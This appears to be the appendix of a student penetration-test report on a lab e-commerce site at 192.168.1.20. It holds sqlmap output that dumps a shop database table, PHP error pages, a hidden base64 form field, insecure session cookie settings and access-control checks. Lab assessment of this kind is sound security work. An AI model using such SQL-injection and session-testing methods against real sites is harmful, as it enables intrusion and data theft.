[12:20:35] [INFO] resumed: 'tinyint(4)'
[12:20:35] [INFO] resumed: 'Allow_Ads'
[12:20:35] [INFO] resumed: 'tinyint(4)'
[12:20:35] [INFO] fetching entries for table 'categories' in database 'shop'
[12:20:35] [INFO] used SQL query returns 3 entries
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: 'Computers Item'
[12:20:35] [INFO] resumed: '9'
[12:20:35] [INFO] resumed: 'Computers'
```

```
[12:20:35] [INFO] resumed: '1'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: 'Cell Phones'
[12:20:35] [INFO] resumed: '10'
[12:20:35] [INFO] resumed: 'Cell Phones'
[12:20:35] [INFO] resumed: '2'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: 'Any other item'
[12:20:35] [INFO] resumed: '11'
[12:20:35] [INFO] resumed: 'Others'
[12:20:35] [INFO] resumed: '3'
[12:20:35] [INFO] resumed: '0'
[12:20:35] [INFO] resumed: '0'
Database: shop
Table: categories
[3 entries]
```



```
+----+-------------+--------+----------+-----------+------------+----------------+---------------+
| ID | Name        | parent | Ordering | Allow_Ads | Visibility | Description    | Allow_Comment |
+----+-------------+--------+----------+-----------+------------+----------------+---------------+
| 9  | Computers   | 0      | 1        | 0         | 0          | Computers Item | 0             |
| 10 | Cell Phones | 0      | 2        | 0         | 0          | Cell Phones    | 0             |
| 11 | Others      | 0      | 3        | 0         | 0          | Any other item | 0             |
+----+-------------+--------+----------+-----------+------------+----------------+---------------+
```

```
[12:20:35] [INFO] table 'shop.categories' dumped to CSV file
'/root/.sqlmap/output/192.168.1.20/dump/shop/categories.csv'
[12:20:35] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/192.168.1.20'
[12:20:35] [WARNING] you haven't updated sqlmap for more than 357 days!!!

[*] ending @ 12:20:35 /2020-11-23/
```

Figure 36: SQL map results for the Shop database

APPENDIX B: LARGE IMAGES

Images for Appendix displayed above the figure number relating to the image.





Figure 2: An admin login, a user login, a user registration and an insecure connection.



Notice: A session had already been started - ignoring session_start() in **/opt/lampp/htdocs/studentsite/usersession.php** on line **3**

Notice: Undefined index: thumbnail in **/opt/lampp/htdocs/studentsite/usersession.php** on line **8**

Welcome:hacklab@hacklab.com Contact Logout

Shopping Cart

(Your Shopping Cart Is Empty!!!)

HOME PRODUCTS ABOUT US FREE SIGN UP

Welcome!

Alter your profile here.....


Click here to change profile picture | Change Password

Customer Information

Full Name:	Steve Brown
User Name:	hacklab
Phone:	063 89898989
Email:	hacklab@hacklab.com
Country:	Scotland
City:	Dundee
Address:	1 Bell Street
Postal Code:	DD1 1HG

Update


Figure 4: 192.168.1.20 allowed users to upload files using the button “click here to change profile picture” and submit information on the website using Customer Information.



```
Warning: include(sqlcm.php): failed to open stream: No such file or directory in /opt/lampp/htdocs/studentsite/userValidate.php on line 23

Warning: include(): Failed opening 'sqlcm.php' for inclusion (include_path='.:/opt/lampp/lib/php') in /opt/lampp/htdocs/studentsite/userValidate.php on line 23
```


Username not found

Figure 13: The website redirects users when a user enters and incorrect password



```
<div class="grid_1_of_4 images_1_of_4">
  <form method="post" action="cart_update.php">
    <div class="product-thumb">…</div>
    <div class="product-content">…</div>
    <input type="hidden" name="Product_ID" value="1">
    <input type="hidden" name="type" value="add">
    <input type="hidden" name="return_url"
    value="aHR0cDovLzE5Mi4xNjguMS4yMC8=">
  </form>
```

Figure 18: hidden form field



Notice: A session had already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/header2.php on line 2

Notice: A session had already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/usersession.php on line 3


Notice: Undefined index: thumbnail in /opt/lampp/htdocs/studentsite/usersession.php on line 8

Name	Domain	Path	Expires on	Last accessed on	Value	HttpO
PHPSESSID	192.168.1.20	/	Session			false
SecretCookie	192.168.1.20	/	Session			false

```
PHPSESSID: "fm93o5hakt046n5mdi7kq7jk62"
CreationTime: "Wed, 02 Dec 2020 16:16:16 GMT"
Domain: "192.168.1.20"
Expires: "Session"
HostOnly: true
HttpOnly: false
LastAccessed: "Wed, 02 Dec 2020 16:16:16 GMT"
Path: "/"
Secure: false
sameSite: "Unset"
```

RickStore Groups
192.168.1.20/index.php
Welcome:hacklab@hacklab.com
Shopping Cart
(Your Shopping Cart Is Empty!!!)
HOME
PRODUCTS
ABOUT US
FREE SIGN UP
Add Item
Delete "PHPSESSID-192.168.1.20-/"
Delete All From "192.168.1.20"
Delete All
Delete All Session Cookies
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share

Figure 25: Session being deleted on the web application.



```
Notice: A session had already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/header2.php on line 2

Notice: A session had already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/usersession.php on line 3

Notice: Undefined index: thumbnail in /opt/lampp/htdocs/studentsite/usersession.php on line 8
```


Welcome:hacklab@hacklab.com

```
Notice: A session had already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/usersession.php on line 3

Notice: Undefined index: thumbnail in /opt/lampp/htdocs/studentsite/usersession.php on line 8
1

Notice: A session had already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/header2.php on l

Notice: A session had already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/user

Notice: Undefined index: thumbnail in /opt/lampp/htdocs/studentsite/usersession.php on line 8
```

Welcome:hacklab@hacklab.com

You can be confident when you're shopping online with Rickstore. Our Secure online shopping website encrypts your personal and financial information to ensure your order information is protected.We use industry standard 128-bit encryption. Our Secure online shopping website locks all critical information passed from you to us, such as personal information, in an encrypted envelope, making it extremely difficult for this information to be intercepted.

Figure 26: Two sessions running concurrently on separate browsers.



(Your Shopping Cart Is Empty!!!)


Welcome!

Alter your profile here.....

Customer Information

Full Name:	Steve Brown
User Name:	hacklab
Phone:	063 89898989
Email:	hacklab@hacklab.com
Country:	Scotland
City:	Dundee
Address:	1 Bell Street
Postal Code:	DD1 1HG

Figure 27: User accounts can only access and edit their own profile.

